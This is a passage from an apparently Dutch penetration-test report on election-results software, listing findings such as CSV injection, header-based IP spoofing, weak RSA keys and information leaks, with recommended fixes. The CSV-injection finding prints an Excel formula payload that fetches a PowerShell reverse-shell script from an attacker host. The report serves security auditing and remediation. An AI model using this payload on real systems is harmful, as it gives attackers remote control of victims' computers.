
Een voorbeeld hiervan is dat een geblokkeerde beheerder die nog wel een geldige sessie heeft zichzelf kan deblokkeren, anderen kan blokkeren en nieuwe accounts kan aanmaken.

Betreft de pagina's


`/was-nl/benutzerverwaltung/benutzer-edit.xhtml`

Waarneming

Er is met het account `beheerder01` ingelogd. Daarna is in een andere browsersessie ingelogd met het account `beheerder02`. Daarmee blokkeren we vervolgens `beheerder01`:



Toch blijft het mogelijk om in de andere browser te blijven werken als `beheerder01`. Onderstaand is te zien dat we het wachtwoord nog wijzigen:



Aanbeveling

Implementeer een procedure die aan de serverzijde alle sessies van een account beëindigt als een gebruiker geblokkeerd wordt.

A.3 CSV-injectie

Gebruikersinvoer komt ongefilterd terug in het CSV-bestand dat medewerkers kunnen downloaden.

Risico-inschatting

6,1 – Midden
CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:H/A:N

Als een medewerker een CSV-bestand downloadt en opent met een spreadsheet-programma zoals Excel, dan zal Excel de formule uitvoeren die de externe aanvaller heeft ingevoerd. Vanuit Excel-formules is het mogelijk om controle over de gehele PC te krijgen.

Het risico is beperkt doordat deze aanval alleen kan worden uitgevoerd door een beheerder naar een verkiezingsleider.

Betreft de systemen


beide varianten (Windows en Linux)

Waarneming


De aanvaller kan in fase 1 een stembureau aanmaken. Hierbij kan de aanvaller de parameters `stemgebiednr` en `naam` aanpassen naar de volgende *PowerShell*-payload:

```
";=cmd|' /C powershell.exe iex (iwr http://1.2.3.4/Invoke-
PowerShellTcp.ps1 -usebasicparsing)'!A0;"
```

Daarbij staat `1.2.3.4` voor het IP-adres van de aanvaller, waarop hij/zij een webserver draait waarop het script `Invoke-PowerShellTcp.ps1` wordt aangeboden. Dit is een voorbeeld van een script dat een *reverse shell* opent voor een aanvaller (vrij te downloaden op het internet).




Vervolgens exporteert het slachtoffer in fase 3 van de applicatie de resultaten naar CSV-formaat.




Het slachtoffer kan dit CSV-bestand openen, waarna de formule zoals bovenstaand wordt uitgevoerd. Door het commando `cmd` in de formule wordt door Excel een extern programma aangeroepen.

De gebruiker krijgt nog wel een waarschuwing van Excel:



Als de gebruiker op "Yes" klikt opent zijn PC een *reverse shell* naar TCP-poort 9000 de server van de aanvaller. Met deze shell kan de aanvaller willekeurige commando's uitvoeren op het systeem van het slachtoffer.



Aanbeveling

Zorg dat geen data geëxporteerd wordt in een CSV-bestand waarbij de veldwaarde begint met `=`, `+`, `-` of `@`.

Voor meer informatie CSV-injecties en hoe deze voorkomen kunnen worden verwijzen we naar: `https://owasp.org/www-community/attacks/CSV_Injection`

A.4 IP spoofing

Gebruikers kunnen zelf kiezen welk IP-adres voor hen in logbestanden geregistreerd wordt.

Risico-inschatting

5,3 – Midden
`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N`

Een kwaadwillende gebruiker kan de integriteit van logbestanden beïnvloeden, wat een audit of verder onderzoek naar zijn acties moeilijker kan maken.

Als er een gebruiker is ingelogd wordt diens gebruikersnaam wel correct gelogd.

Betreft de pagina's

alle

Waarneming


Het is gebruikelijk dat (reverse) proxyservers het IP-adres van de eindgebruiker toevoegen aan HTTP-verzoeken in de header `X-Forwarded-For`. Als er echter geen proxyserver (of load balancer) aanwezig is, dan kan een eindgebruiker deze header misbruiken om zijn IP-adres te vervalsen.

In onderstaande voorbeelden is te zien wat er gebeurt als we de volgende header toevoegen aan elk HTTP-verzoek:

```
X-Forwarded-For: 0.0.0.0 / (This is a spoofed IP)
```

In de applicatie zien we deze waarde terug alsof het ons IP-adres is:

Ook in de logbestanden op de server wordt deze waarde overgenomen:



Aanbeveling

Gebruik de waarde van de header `X-Forwarded-For` alleen als in de eigen infrastructuur een reverse proxy of load balancer wordt gebruikt.

Log daarnaast ook altijd het daadwerkelijke IP-adres waarmee connectie gemaakt wordt.

A.5 Tekenen van EML met 1024-bits RSA-sleutel

In de code zijn functies aangetroffen die een RSA-sleutel genereren met een sleutellengte van 1024 bits. Deze sleutel wordt gebruikt bij het digitaal ondertekenen van EML-bestanden.

Risico-inschatting

4,4 – Midden
CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:H/A:N

RSA-sleutels korter dan 2048 bits worden niet als veilig beschouwd.[2]

Betreft de code in

`de/ivu/elect/...`

- `encrypt/KeyGeneratorConfig.java`
- `business/security/boundary/EmlSignKeyService.java`
- `business/security/control/NlKeyGeneratorConfig.java`
- `presentation/security/NlPublicKeyEditView.java`
- `presentation/gebietsbaum/form/PublicKeyValidator.java`
- `was/exchange/stimmeingabe/Eml510StimmeingabeImportMapper.java`

Waarneming

In de code bevindt zich een klasse met de naam `NlKeyGeneratorConfig` die een sleutellengte definieert voor RSA van 1024:

```
public class NlKeyGeneratorConfig implements KeyGeneratorConfig {

   @Override
   public int getKeySize() {
     return 1024;
   }

   @Override
   public String getAlgorithm() {
     return "RSA";
   }
}
```

Gebruik van deze code lijkt alleen voor te komen in `EmlSignKeyService.java` en `Eml510StimmeingabeImportMapper.java`, om EML-bestanden te ondertekenen en de handtekening te verifiëren.

Aanbeveling

Gebruik RSA-sleutels van tenminste 2048 bits.

[2] zie bijvoorbeeld `https://en.wikipedia.org/wiki/Key_size`

A.6 Metadata in documenten

Bestanden die te downloaden zijn uit de applicatie bevatten een naam van een auteur en van de software die is gebruikt om het document te genereren.

Risico-inschatting

3,5 – Laag
CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N

Het prijsgeven van metadata is onnodig en geeft een aanvaller mogelijk extra informatie voor verdere aanvallen.

Betreft

alle `.pdf`- en `.odt`-bestanden

Waarneming

Met een programma als `exiftool` is het mogelijk om metadata uit documenten of afbeeldingen te lezen. In het bestand `Model_N11.pdf` vinden we bijvoorbeeld het volgende:

```
ExifTool Version Number : 12.04
File Name : Model_N11.pdf
Directory : .
File Size : 112 kB
File Modification Date/Time : 2020:08:28 12:33:04+02:00
File Access Date/Time : 2020:08:28 12:34:05+02:00
File Inode Change Date/Time : 2020:08:28 12:33:15+02:00
File Permissions : rw-r--r--
File Type : PDF
File Type Extension : pdf
MIME Type : application/pdf
PDF Version : 1.5
Linearized : No
Page Count : 31
Language : nl-NL
Title : •
Author : haring
Creator : Writer
Producer : LibreOffice 6.3
Create Date : 2020:08:28 12:33:09+02:00
```

Aanbeveling

Implementeer een functie die metadata van documenten verwijdert voordat deze via de webapplicatie worden gedownload.

A.7 Enumeratie van gebruikersnamen

De webapplicatie bevestigt het bestaan van gebruikersnamen in haar database.

Risico-inschatting

3,5 – Laag
CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N


Het bevestigen van het bestaan van gebruikers geeft (te) veel informatie weg aan aanvallers. Zodra een een aanvaller een lijst met geldige gebruikersnamen heeft verzameld, kan hij of zij proberen om het bijbehorende wachtwoord te achterhalen middels een dictionary-, brute force- of phishing-aanval.

Het risico wordt hier uiteraard beperkt door het feit dat de getroffen gebruikers eerst weer door een beheerder geactiveerd moeten worden, omdat ze door deze detectiemethode geblokkeerd zijn.

Betreft de pagina's

`/was-nl/login.xhtml`

Waarneming



De applicatie onthult of een gebruikersnaam al dan niet geldig is nadat een gebruiker geblokkeerd wordt na zes foutieve loginpogingen. Bij zes foutieve loginpogingen op ongeldige gebruikers komt er geen blokkeermelding.

Aanbeveling

Geef ook voor niet-bestaande gebruikersnamen de melding dat deze geblokkeerd is na zes loginpogingen.

A.8 Hostnaam in cookie

De webapplicatie gebruikt de hostname aan het einde in de waarde van de cookie.

Risico-inschatting

3,1 – Laag
CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

Het prijsgeven van de hostname is onnodig en geeft een een aanvaller of kwaadwillende gebruiker extra informatie over het systeem voor verdere aanvallen.

Betreft de systemen

beide varianten (Windows en Linux)

Waarneming

De waarde van het cookie `JSESSIONID` eindigt met de hostnaam van de server. De hostnaam wordt aan het einde van de cookie toegevoegd. Als voorbeeld hebben wij onze hostname veranderd naar `hostname-leakage`.

```
hackdefense@Hostname-Leakage:~$ hostname
Hostname-Leakage
```

De hostname word in het cookie opgenomen:

```
1 HTTP/1.1 302 Found
2 Connection: close
3 Vary: Accept-Encoding
4 Set-Cookie: JSESSIONID=b356up-RiYRh4DnN1rr5bDp51XkQschNtwrnQGit.hostname-leakage; path=/was-nl; secure; HttpOnly
5 Location: https://192.168.1.10:20023/was-nl/
6 Content-Length: 0
7 Date: Mon, 31 Aug 2020 12:24:29 GMT
8
9
```

Aanbeveling

Zorg ervoor dat de hostname van het systeem niet meer in de waarde van het cookie wordt gebruikt.

A.9 Gedetailleerde foutmelding

Bij een foutmelding geeft de applicatie (te) veel informatie over zichzelf prijs.

Risico-inschatting

3,1 – Laag
CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N


Deze informatie kan een kwaadwillende in een later stadium van een potentiële aanval gebruiken.

Betreft de pagina's

`/was-nl/ergebnis/nl-ergebnisdokument-nach-gebiet-abschluss-bulk-export.xhtml`

Waarneming

Bij het definitief maken van de bestanden, wordt er een EML-elektronische handtekening wachtwoord gevraagd. Bij het invoeren van het wachtwoord komt de volgende foutmelding naar voren:



In bovenstaand afbeelding is te zien dat de webserver een bestand probeert aan te maken in `/root/data/OSV2020-U/GR-20201118/data-storage/bestanden/-keystore/vapp.jks`. Hierbij lekt de installatie-locatie van de applicatie.

Aanbeveling

Deze informatie kan nuttig zijn in ontwikkel- en testomgevingen, maar we adviseren om op een productie-omgeving een generieke foutmelding weer te geven als er iets is misgegaan.

A.10 Minder sterke verbindingsversleuteling

De HTTPS-server biedt ondersteuning voor de (theoretisch) kwetsbare versleutelingsmethode CBC (*Cipher Block Chaining*).

Risico-inschatting

3,1 – Laag
CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Tegen TLS (SSL) versie 1.2 met Cipher Block Chaining is een aanval bekend met de naam *Lucky13*. Dit leidt niet direct tot het "kraken" van de versleuteling, maar kan dit in theorie wel vereenvoudigen. Omdat betere alternatieven voorhanden zijn wordt ondersteuning van CBC daarom ontraden.

Betreft de systemen

beide geïnstalleerde instanties (Windows en Linux)

Waarneming

De HTTPS-server op TCP-poort 20023 (waar de applicatie is geïnstalleerd) ondersteunt alleen TLS 1.2, en daarbinnen de volgende versleutelingsmethoden:

```
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
```

De laatste is de sterkste en zal door recente browsers ook geprefereerd worden. Een *man in the middle* binnen hetzelfde netwerk zou echter een "downgrade" kunnen forceren naar een CBC-versleuteling, die dan in theorie zou kunnen worden aangevallen.

Aanbeveling

Schakel de versleutelingsmethoden met CBC uit op de server, zodanig dat alleen sterke versleutelingsmethoden worden ondersteund.

U kunt voor diverse soorten serversoftware een voorbeeld van een goede SSL-/TLS-configuratie vinden op onze website, via:

`https://hackdefense.nl/blog/ssl-tls-configuratie-met-sterkte-cryptografie/`

We merken wel op dat, als alleen `TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384` wordt ondersteund, de applicatie waarschijnlijk niet zal werken met Internet Explorer op Windows 8 en ouder. Met andere browsers verwachten we geen problemen.

A.11 Ongeverifieerd servercertificaat

De HTTPS-server presenteert een certificaat dat getekend is door een ongeverifieerde (”self signed”) Certificate Authority. De browser slaat hierover alarm. Gebruikers wordt geadviseerd de waarschuwing te negeren.

Risico-inschatting

3,1 – Laag
`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N`


Een ”man in the middle”-aanval is mogelijk. De browser zal dan opnieuw waarschuwen, maar gebruikers is verteld om deze waarschuwingen te negeren.

Betreft de systemen

